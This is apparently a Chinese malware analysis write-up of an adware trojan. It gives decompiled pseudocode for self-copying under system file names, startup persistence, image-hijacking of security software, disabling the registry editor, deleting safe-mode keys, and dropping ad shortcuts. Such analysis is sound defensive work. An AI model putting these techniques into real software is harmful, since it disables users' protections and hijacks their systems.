

一枚广告木马分析

0x00 病毒文件

文件名: ads.exe

MD5: D7CD5E50ACA1130FCB58F8F6D9400939

0x01 概述

该病毒样本为学习安全行业相关知识时接触到的第一个病毒,当时只是用来观察行为和判断黑白,现拿来详细分析一下。该病毒本质是一个广告木马,使用了镜像劫持、R3 挂钩、释放加载驱动等技术。


0x02 样本分析

一、样本执行流程


样本仅分析了一下午,故不进行画图,略。

二、动态行为捕获


- 1、在桌面释放 4 个快捷方式文件,包括:1 个 IE 浏览器的快捷方式,启动命令行为:
"C:\Program Files\Internet Explorer\EXPLORE.EXE" <http://i.163vv.com/?77>,且拼写错误;
3 个推广 URL 的快捷方式,命名为“改变你的一生”、“淘宝购物 A”、“免费电影 C”。




收藏夹下释放"&缤纷网址导航&"快捷方式文件:

	中国的网站	2019/4/15 17:50	文件夹
	&缤纷网址导航&	2020/12/26 15:12	Internet 快捷方式


- 2、对指定的安全软件进行镜像劫持：样本执行后，某些安全软件无法打开，但打开软件所在目录观察软件是存在的，改名之后可以重新启动。




劫持软件较多，暂不一一列举：



3、禁用注册表：通过组策略设置权限的方式禁止使用系统的注册表编辑器，可以利用其他注册表观察工具打开注册表，也可以修改权限后打开。



4、对自身所要加载的 ips888.dll 模块挂了消息钩子。



三、静态分析

病毒核心功能逻辑如下

```

Strcat_40315C(&v55, "Common Files\\Microsoft Shared\\explorer.exe");
Upper_arg1_to_arg2_40A738(v55, &explore_path);
strcmp_4032A0(upper_VirusPath, explore_path); // 检查病毒自身是否是 c:\\Program Files\\Common Files\\Microsoft Shared\\explorer.exe -----
if ( flag_zf )
{
    CalcMutex_Via_ComputerName_40AC74(&v41);
    v30 = ReturnArg(v41);
    if ( !OpenMutexA(0x1F0001u, 0, v30) )
    {
        CalcMutex_Via_ComputerName_40AC74(&v40);
        mutex = ReturnArg(v40);
        CreateMutexA_403C34(0, 0xFFFFFFFF, mutex); // 创建互斥体 "1b791ae444f29c1a759e3f2e6561fd07"
        GetModuleFileNameA_40A700(v32);
        SeDebugPrivilege_40C97C(); // 将进程权限提高至: SeDebug
        sub_403014(off_413088, dword_411D3C); // arg1 = int_77
        Read_URLs_4048BC(*VirusPath_4130C4, &virus_path); // 从自身读取所有URL
        Upper_404A18(&virus_path, &VirusPath_1); // d7cd5e50aca1130fcb58f8f6d9400939
        Upper_arg1_to_arg2_40A738(VirusPath_1, &VirusPathh);
        sub_403014(DecryptedString_4130B4[0], VirusPathh); // D7CD5E50ACA1130FCB58F8F6D9400939
        CreateThread(0, 0, Generate_Files_FuckAV_40D420, 0, 0, lpThreadId); // 从资源文件中释放各种推广快捷方式文件
        CreateThread(0, 0, CheckInstall_Soft_changeDLL_410044, 0, 0, off_4130C0); // 检查安装的软件是否包含 QQ、迅雷
        Timer_GenPE_AV_40C91C(); // 定时器执行恶意功能, 主要是 My Document.exe 文件执行
        Release_ips888_DLL_InstallHook_40AD14(); // 释放 ips888.dll 并调用其中的 InstallHook 进行挂钩, 调用 HideProcess 对进程进行隐藏
        while ( GetMessageA(&Msg, 0, 0, 0) ) // 从调用线程的消息队列中检索消息。 该功能分派传入的已发送消息, 直到已发布的消息可供检索为止。
        {
            TranslateMessage(&Msg); // 解析消息
            DispatchMessageA(&Msg); // 进行分发
        }
    }
}
}

```

检查自身运行状态：路径 + 互斥体

一开始检查了卡巴斯基进程 avp.exe 是否存在, 或者 C 盘下三个用于系统数据恢复的目录是否存在, 仅当 avp.exe 不存在或者三个目录至少存在其中一个时, 病毒的后继逻辑才会执行。

```

sub_403AE0(dword_4113C8, &savedregs);
v30 = &savedregs;
v37 = &loc_411BD4;
_EXCEPTION_REGISTRATION_RECORD = KeGetPcr()->NtTib.ExceptionList;
_writefsdword(0, &_EXCEPTION_REGISTRATION_RECORD);
if ( Check_AV_Process_40D2AC("avp.exe") != 1 // 检测是否存在Kaspersky卡巴斯基杀毒进程avp.exe
// 同时检查了3个路径是否存在且是否是个目录:
// C:\\RECYCLER - 该分区的垃圾箱
// C:\\Recovery - 存放恢复系统用的恢复环境文件
// C:\\System Volume Information - 一个隐藏的系统文件夹, 系统还原工具使用此文件夹来存储它的信息和还原点
|| (GetDiskSym_40AB20(&v87, v1), Strcat_40315C(&v87, "RECYCLER"), Check_Path_exist_isDir_40A76C(v87))
|| (GetDiskSym_40AB20(&v86, v1), Strcat_40315C(&v86, "Recovery"), Check_Path_exist_isDir_40A76C(v86))
|| (GetDiskSym_40AB20(&v85, v1), Strcat_40315C(&v85, "System Volume Information"),
Check_Path_exist_isDir_40A76C(v85)) )
{
    GetModuleFileNameA_40A700(v1);
    LOBYTE(a1) = 0x63;
}

```

获取到病毒映像文件的路径之后, 进行了一些检查工作, 主要包括两点: 一是判断自身是否为 c:\svchost.exe, 二是通过互斥体判断病毒是否是第一次执行, 保证当前运行进程的唯一性。

```

GetModuleFileNameA_40A700(v1);
LOBYTE(0) = 99;
do
{
    GetDisk_4030FC(&hDisk);
    Strcat_a2_a3_4031A0(&hDisk_4147D4, hDisk, dword_411C50);
    hDisk_1 = ReturnArg(hDisk_4147D4);
    if ( GetDriveTypeA(hDisk_1) == DRIVE_REMOVABLE// 可移动磁盘
        || GetDriveTypeA(hDisk_1) == DRIVE_REMOTE// 网络磁盘
        || GetDriveTypeA(hDisk_1) == DRIVE_FIXED )// 本地磁盘
    {
        Upper_arg1_to_arg2_40A738(*VirusPath_4130C4, &v83);
        VirusPath = v83;
        Strcat_a2_a3_4031A0(&Dest_String, hDisk_4147D4, "svchost.exe");
        Upper_arg1_to_arg2_40A738(Dest_String, &UpperString);
        Check_file_exists_4032A0(VirusPath, UpperString);// 检查病毒自身映像名称是否是 c:\svchost.exe
        if ( v4 ) // 标志寄存器 zf -----pass
        {
            sub_40ABAC(&v79);
            Strcat_403214(&v80, 3);
            v5 = ReturnArg(v80);
            WinExec(v5, SM_MAXIMIZE);
            CalcMutex_Via_ComputerName_40AC74(&v78);
            Mutexname = ReturnArg(v78);
            if ( OpenMutexA(0x1F0001u, 0, Mutexname) )
                goto LABEL_34;
        }
        Upper_arg1_to_arg2_40A738(*VirusPath_4130C4, &v77);// C:\USERS\SAH\DESKTOP\ADS.EXE
        Upper_Image_Path = v77;
        Upper_arg1_to_arg2_40A738(hDisk_4147D4, &disk_sym);// C:\\
        if ( String_Cmpare_403434(disk_sym, Upper_Image_Path) )// 检查病毒自身根路径是否为c盘
        {
            v8 = ImagePath_without_suffix_41308C;
            Length = calc_length_403154(*VirusPath_4130C4);
            sub_4033AC(*VirusPath_4130C4, 1, Length - 4, v8);
            if ( Check_Path_exists_isDir_40A76C(*ImagePath_without_suffix_41308C) == 1 )// 去掉病毒路径的.exe后缀之后, 检查该路径是否是目录-----pass
            {
                sub_40ABAC(&v74);
                v10 = *ImagePath_without_suffix_41308C;
                Strcat_403214(&v75, 3);
                v11 = ReturnArg(v75);
                WinExec(v11, 3u);
            }
            CalcMutex_Via_ComputerName_40AC74(&MutexName);// 根据计算机名计算出互斥体变量的名称: "1b791ae444f29c1a759e3f2e6561fd07"
            Mutex = ReturnArg(MutexName);
            if ( OpenMutexA(0x1F0001u, 0, Mutex) )// 尝试打开互斥体
                goto LABEL_34;
        }
    }
}
++0;
while ( 0 != 123 );

```

继续判断病毒自身是否以 C:\\Common Files\\Microsoft Shared\\explorer.exe 执行，不是的话，则将自身复制到 "C:\\Program Files\\Common Files\\Microsoft Shared\\explorer.exe" 并通过 WinExec 执行。

```

GetDisk_40A814(&v45);
Strcat_40315C(&v45, "Common Files\\Microsoft Shared\\explorer.exe");
lpNewFileName_1 = ReturnArg(v45);
lpExistingFileName_1 = ReturnArg(*VirusPath_4130C4);
CopyFileA(lpExistingFileName_1, lpNewFileName_1, 0);// 将病毒自身复制到 "C:\\Program Files\\Common Files\\Microsoft Shared\\explorer.exe"
GetDisk_40A814(&v44);
Strcat_40315C(&v44, "Common Files\\Microsoft Shared\\explorer.exe");
v29 = ReturnArg(v44);
WinExec(v29, 1u); // 执行 "C:\\Program Files\\Common Files\\Microsoft Shared\\explorer.exe"

```

explorer.exe 分析

可以通过映像劫持的方式来调试 explorer.exe，也可以直接通过将文件复制改名进行调试，整体逻辑大致如下。

```

Strcat_40315C(&v55, "Common Files\\Microsoft Shared\\explorer.exe");
Upper_arg1_to_arg2_40A738(v55, &explore_path);
strncpy_4032A0(upper_VirusPath, explore_path);// 检查病毒自身是否是 c:\\Program Files\\Common Files\\Microsoft Shared\\explorer.exe -----
if ( flag_zf )
{
    CalcMutex_Via_ComputerName_40AC74(&v41);
    v30 = ReturnArg(v41);
    if ( !OpenMutexA(0x1F0001u, 0, v30) )
    {
        CalcMutex_Via_ComputerName_40AC74(&v40);
        mutex = ReturnArg(v40);
        CreateMutexA_403C34(0, 0xFFFFFFFF, mutex);// 创建互斥体 "1b791ae444f29c1a759e3f2e6561fd07"
        GetModuleFileNameA_40A700(v32);
        SeDebugPrivilege_40C97C(); // 将进程权限提高至: SeDebug
        sub_403014(off_4130B8, dword_411D3C); // arg1 = int 77
        Read_URLs_4048BC(*VirusPath_4130C4, &virus_path);// 从自身读取所有URL
        Upper_404A18(&virus_path, &VirusPath_1);// d7cd5e50aca1130fcb58f8f6d9400939
        Upper_arg1_to_arg2_40A738(VirusPath_1, &VirusPathh);
        sub_403014(DecryptedString_4130B4[0], VirusPathh);// D7CD5E50ACA1130FCB58F8F6D9400939
        CreateThread(0, 0, Generate_Files_FuckAV_40D420, 0, 0, lpThreadId);// 从资源文件中释放各种推广快捷方式文件
        CreateThread(0, 0, CheckInstall_Soft_changeDLL_410044, 0, 0, off_4130C0);// 检查安装的软件是否包含 QQ、迅雷
        Timer_GenPE_AV_40C91C(); // 定时器执行恶意功能, 主要是 My Document.exe文件执行
        Release_ips888_DLL_InstallHook_40AD14();// 释放 ips888.dll 并调用其中的 InstallHook 进行挂钩, 调用HideProcess对进程进行隐藏
        while ( GetMessageA(&Msg, 0, 0, 0) ) // 从调用线程的消息队列中检索消息。 该功能分派传入的已发送消息, 直到已发布的消息可供检索为止。
        {
            TranslateMessage(&Msg); // 解析消息
            DispatchMessageA(&Msg); // 进行分发
        }
    }
}

```

创建了互斥体之后对进程进行了提权操作：

```
BOOL SeDebugPrivilege_40C97C()
{
    HANDLE v0; // eax
    HANDLE TokenHandle; // [esp+0h] [ebp-30h]
    DWORD ReturnLength; // [esp+4h] [ebp-2Ch]
    struct _LUID Luid; // [esp+8h] [ebp-28h]
    struct _TOKEN_PRIVILEGES PreviousState; // [esp+10h] [ebp-20h]
    struct _TOKEN_PRIVILEGES NewState; // [esp+20h] [ebp-10h]

    v0 = GetCurrentProcess();
    OpenProcessToken(v0, 0xF00FFu, &TokenHandle);
    if ( LookupPrivilegeValueA(0, "SeDebugPrivilege", &Luid) )
    {
        NewState.PrivilegeCount = 1;
        NewState.Privileges[0].Attributes = 2;
        NewState.Privileges[0].Luid = Luid;
        AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0x10u, &PreviousState, &ReturnLength);
    }
    return CloseHandle(TokenHandle);
}
```

进一步将内置的多个广告 URL 读取到了内存以备使用：

```
v14 = &savedregs;
v13 = &loc_4049E2;
v12 = KeGetPcr()->NtTib.ExceptionList;
__writefsdword(0, &v12);
hFileMappingObject = CreateFileMappingA(hFile_virus, 0, PAGE_READONLY, 0, 0, 0);
if ( hFileMappingObject )
{
    v11 = &savedregs;
    v10 = &loc_4049C4;
    v9 = KeGetPcr()->NtTib.ExceptionList;
    __writefsdword(0, &v9);
    lpVirusAddress = MapViewOfFile(hFileMappingObject, 4u, 0, 0, 0); // 将病毒文件映射到内存
    if ( lpVirusAddress )
    {
        v8 = &savedregs;
        v7 = &loc_4049A6;
        v6 = KeGetPcr()->NtTib.ExceptionList;
        __writefsdword(0, &v6);
        virus_size = GetFileSize(hFile_virus, 0);
        Decrypt_URLs_404754(&keep_16_byte, lpVirusAddress, virus_size); // 从自身读取各个待推广的URL
        __writefsdword(0, v6);
        v8 = &loc_4049AD;
        UnmapViewOfFile(lpVirusAddress);
    }
}
```

```
00407240 36 68 2E 63 6F 6D 2E 63 6E 00 00 00 7A 65 69 62 6h.com.cn...zeib
00407250 69 2E 63 6F 6D 00 00 00 36 65 38 65 2E 63 6F 6D i.com...6e8e.com
00407260 00 00 00 00 74 68 31 32 33 2E 63 6F 6D 00 00 00 ....th123.com...
00407270 39 39 39 31 2E 63 6F 6D 00 00 00 00 68 61 6F 31 9991.com...hao1
00407280 32 33 6F 6C 2E 63 6F 6D 00 00 00 00 77 75 31 32 23ol.com...wu12
00407290 33 2E 63 6F 6D 00 00 00 74 32 32 30 2E 63 6E 00 3.com...t220.cn.
004072A0 74 74 76 65 72 2E 6E 65 74 00 00 00 31 38 38 48 ttver.net...188H
004072B0 49 2E 63 6F 6D 00 00 00 67 6F 32 30 30 30 2E 63 I.com...go2000.c
004072C0 6F 6D 00 00 35 69 67 62 2E 63 6F 6D 00 00 00 00 om..5igb.com...
004072D0 62 62 32 30 30 30 2E 6E 65 74 00 00 39 77 61 2E bb2000.net...9wa.
004072E0 63 6F 6D 00 71 71 35 2E 63 6F 6D 00 33 36 35 6A com.qq5.com.365j
004072F0 2E 63 6F 6D 00 00 00 00 37 33 34 35 2E 63 6F 6D .com...7345.com
00407300 00 00 00 00 32 37 36 30 2E 63 6F 6D 00 00 00 00 ....2760.com....
00407310 33 36 31 6C 61 2E 63 6F 6D 00 00 00 68 61 6F 6A 361la.com...haoj
00407320 73 2E 63 6F 6D 00 00 00 35 7A 64 2E 63 6F 6D 00 s.com...5zd.com.
00407330 69 38 38 36 36 2E 63 6F 6D 00 00 00 31 30 30 77 i8866.com...100w
00407340 7A 2E 63 6F 6D 00 00 00 31 31 34 68 69 2E 63 6F z.com...114hi.co
00407350 6D 00 00 00 32 33 34 2E 6C 61 00 00 36 35 37 2E m...234.la..657.
```

进一步创建线程一，从自身资源读取多个文件先释放到 C 盘下，然后写成各种不同文件：

```

__writefsdword(0, &v11);
Sleep(3000u);
// 病毒会检查 C:\Program Files\Internet Explorer\Iexplore.exe 和 D:\Program Files\Internet Explorer\Iexplore.exe 是否存在
if ( !check_file_exist_40CDDC("C:\Program Files\Internet Explorer\Iexplore.exe") == 1 )// 若 IE浏览器存在
{
    GetRandStr_40CDDC(&v281);
    Strcat_403214(&txt, 3);
    random_txt_file = ReturnArg(txt);
    LoadResource_WriteFile_40A798(random_txt_file, "c", "iefile");// 读取资源IEFILE-c 保存到c:\xxxxxx.txt
    // 内容用于按下未释放到桌面的 IE快捷方式的内容
    SetFileAttributesA(random_txt_file, FILE_ATTRIBUTE_NORMAL);
    GetRandStr_40CDDC(&v289);
    Strcat_403214(&v285, 3);
    // 随机 jpg 名称 C:\xxxxxx.jpg
    URL_1 = ReturnArg(v285);
    LoadResource_WriteFile_40A798(URL_1, "gl", "iefile");// 读取资源IEFILE-gl 保存到c:\xxxxxx.jpg
    // [InternetShortcut]
    // URL=http://888.qq2233.com/taobao.com/
    // Modified=40132FF98801CA01CF
    SetFileAttributesA(URL_1, FILE_ATTRIBUTE_NORMAL);
    GetRandStr_40CDDC(&v279);
    Strcat_403214(&v284, 3);
    // 随机 bmp 名称 C:\xxxxxx.bmp
    URL_2 = ReturnArg(v284);
    LoadResource_WriteFile_40A798(URL_2, "tb", "iefile");// 读取资源IEFILE-tb 保存到c:\xxxxxx.bmp
    // [InternetShortcut]
    // URL=http://888.qq2233.com/taobao.htm
    // Modified=A0D1A17B6D04C801CA
    SetFileAttributesA(URL_2, FILE_ATTRIBUTE_NORMAL);
    GetRandStr_40CDDC(&v277);
    Strcat_403214(&v283, 3);
    // 随机 gif 名称 C:\xxxxxx.gif
    URL_3 = ReturnArg(v283);
    LoadResource_WriteFile_40A798(URL_3, "dy", "iefile");// 读取资源IEFILE-dy 保存到c:\xxxxxx.gif
    // [InternetShortcut]
    // URL=http://888.qq2233.com/
    // Modified=3080C876A013C8019D
    v4 = ReturnArg(v283);
    SetFileAttributesA(v4, FILE_ATTRIBUTE_NORMAL);
    GetRandStr_40CDDC(&v272);
    Strcat_403214(&v282, 3);
    // 随机 doc 名称 C:\xxxxxx.doc
    URL_4 = ReturnArg(v282);
    LoadResource_WriteFile_40A798(URL_4, "v1", "iefile");// 读取资源IEFILE-v1 保存到c:\xxxxxx.doc
    // [InternetShortcut]
    // URL=http://www.vol777.com/7D11
    // Modified=A08E684D172AC801F3
    v6 = ReturnArg(v282);
    SetFileAttributesA(v6, 0x80u);
    SHGetSpecialFolderLocation_desktop_40CB9C(&v276);// 将当前工作目录路径设置为公共桌面: "C:\Users\Public\Desktop", 后续逻辑为保证工作目录, 会一直调用该函数
}

```

同样的将自身释放到 TSTP 目录下, TSPS.lnk 释放到系统自启动目录, 同时指向 winlogon.exe, 实现自启动。

```

if ( !Check_Path_exist_isDir_40A76C("C:\\TSTP") )// 检查改路径是否存在, 不存在则创建 C:\\TSTP
{
    CreateDirectoryA("C:\\TSTP", 0);
    Sleep(0x7D0u);
    SHGetSpecialFolderLocation_startup_40A95C(&v211);// 设置工组目录为 启动目录
    if ( Check_Path_exist_isDir_40A76C(v211) == 1 )
    {
        if ( Check_Path_exist_isDir_40A76C("C:\\TSTP\\winlogon.exe") == 1 )
        {
            GetRandStr_40CDDC(&rand_str);
            Strcat_a2_a3_4031A0(&v209, "C:\\TSTP\\", rand_str);
            v46 = ReturnArg(v209);
            retstr_40310C(&v210, v46);
            v47 = v210;
            retstr_40310C(&v207, "C:\\TSTP\\winlogon.exe");
            MoveFileA_411308(v207, v47);
            Sleep(0x3E8u);
        }
        SetFileAttributesA("C:\\TSTP\\winlogon.exe", FILE_ATTRIBUTE_NORMAL);
        SHGetSpecialFolderLocation_startup_40A95C(&v206);
        Strcat_40315C(&v206, "TSPS.lnk");
        v48 = ReturnArg(v206);
        SetFileAttributesA(v48, FILE_ATTRIBUTE_NORMAL);
        DeleteFileA("C:\\TSTP\\winlogon.exe");
        SHGetSpecialFolderLocation_startup_40A95C(&v205);
        Strcat_40315C(&v205, "TSPS.lnk");
        v49 = ReturnArg(v205);
        DeleteFileA(v49);
        Sleep(0x3E8u);
        SHGetSpecialFolderLocation_startup_40A95C(&v204);
        Strcat_40315C(&v204, "TSPS.lnk");
        if ( !check_file_exist_40CDDC(v204) )
        {

```



循环对指定杀软以及安全防护软件进行映像劫持:

```
if ( !Check_AV_Process_40D2AC("RsTray.exe") && !Check_AV_Process_40D2AC("360tray.exe") )
{
    dword_414798 = 1;
    do
    {
        retstr_40310C(&v149, dword_4120F4[dword_414798]); // 进行映像劫持
        Strcat_a2_a3_4031A0(
            &v287,
            "Software\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\",
            v149);
        v86 = ReturnArg(v287);
        sub_40D094("Debugger", HKEY_LOCAL_MACHINE, v86, 1, "ntsd -d");
        ++dword_414798;
    }
    while ( dword_414798 != 196 );
    sub_40D094("NeverShowExt", HKEY_CLASSES_ROOT, "exefile", 1, "1");
    GetDisk_40A814(&v148);
    Strcat_40315C(&v148, "Common Files");
    v87 = ReturnArg(v148);
    SetFileAttributesA(v87, 6u);
    sub_40D094(
        "ModRiskFileTypes",
        HKEY_CURRENT_USER,
        "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Associations",
        1,
        ".exe");
    sub_40D128(
```

将 360 和瑞星的右键菜单功能进行删除:

```
v90 = ReturnArg(v145);
MoveFileExA(v90, 0, 4u);
DeleteAV_MouseRightKey_40D128(HKEY_CLASSES_ROOT, "\\shell\\ContextMenuHandlers\\SD360"); // 删除杀软的右键功能
DeleteAV_MouseRightKey_40D128(HKEY_CLASSES_ROOT, "Directory\\shell\\ContextMenuHandlers\\SD360");
DeleteAV_MouseRightKey_40D128(HKEY_CLASSES_ROOT, "Folder\\shell\\ContextMenuHandlers\\SD360");
DeleteAV_MouseRightKey_40D128(HKEY_CLASSES_ROOT, "\\shell\\ContextMenuHandlers\\RisingRavExt");
DeleteAV_MouseRightKey_40D128(HKEY_CLASSES_ROOT, "Directory\\shell\\ContextMenuHandlers\\RisingRavExt");
DeleteAV_MouseRightKey_40D128(HKEY_CLASSES_ROOT, "Folder\\shell\\ContextMenuHandlers\\RisingRavExt");
sub_40D008(
```

禁用系统注册表编辑器:

```
}
sub_40D008( // 禁用系统注册表编辑器
    1,
    "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\DisableRegistryTools",
    HKEY_CURRENT_USER);
sub_40D008(
    1,
    "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\DisableRegistryTools",
    HKEY_LOCAL_MACHINE);
SHChangeNotify(0x80000000, 0, 0, 0);
Sleep(0x124F80u);
if ( !byte_413090 )
```

禁止修改 .exe 后缀:

```
while ( dword_414798 != 196 );
sub_40D094("NeverShowExt", HKEY_CLASSES_ROOT, "exefile", 1, "1"); // 禁止显示 .exe 后缀
GetDisk_40A814(&v148);
Strcat_40315C(&v148, "Common Files");
v87 = ReturnArg(v148);
SetFileAttributesA(v87, 6u);
sub_40D094(
    "ModRiskFileTypes",
    HKEY_CURRENT_USER,
    "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Associations",
    1,
    ".exe");
```

删除安全模式相关注册表项, 防止进入安全模式进行恢复


```

DisableSecurityMode_40D094(
    "ModRiskFileTypes",
    HKEY_CURRENT_USER,
    "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Associations",
    1,
    ".exe");
DeleteAV_MouseRightKey_40D128(          // 删除安全模式相关注册表项，防止进入安全模式进行恢复
    HKEY_LOCAL_MACHINE,
    "SYSTEM\\CurrentControlSet\\Control\\SafeBoot\\Minimal\\{4D36E967-E325-11CE-BFC1-08002BE10318}");
DeleteAV_MouseRightKey_40D128(
    HKEY_LOCAL_MACHINE,
    "SYSTEM\\CurrentControlSet\\Control\\SafeBoot\\Network\\{4D36E967-E325-11CE-BFC1-08002BE10318}");
DeleteAV_MouseRightKey_40D128(
    HKEY_LOCAL_MACHINE,
    "SYSTEM\\ControlSet001\\Control\\SafeBoot\\Minimal\\{4D36E967-E325-11CE-BFC1-08002BE10318}");
DeleteAV_MouseRightKey_40D128(
    HKEY_LOCAL_MACHINE,
    "SYSTEM\\ControlSet001\\Control\\SafeBoot\\Network\\{4D36E967-E325-11CE-BFC1-08002BE10318}");

```

进一步通过读取注册表项的方式检查是否安装了 QQ 和迅雷，若存在的话，则对指定模块进行替换：

```

RegQueryValueExA_40D1FC(          // 检查系统是否安装了迅雷-----pass
    "Path",
    HKEY_LOCAL_MACHINE,
    "SOFTWARE\\Thunder Network\\ThunderOem\\thunder_backwnd",
    &lpNewFileName);
sub_40CB20(v44, &v87);
sub_403058(&lpNewFileName, v87);
Strcat_a2_a3_4031A0(&v86, lpNewFileName, "Program\\");
if ( Check_Path_exist_isDir_40A76C(v86) == 1 )
{
    Strcat_403214(&v85, 3);
    if ( Check_Path_exist_isDir_40A76C(v85) == 1 )
    {
        v63 = lpNewFileName;
        v62 = "Program\\";
        GetRandStr_40CDDC(&v83);
        v61 = v83;
        Strcat_403214(&v84, 4);
        v62 = ReturnArg(v84);
        v61 = lpNewFileName;
        Strcat_403214(&v82, 3);
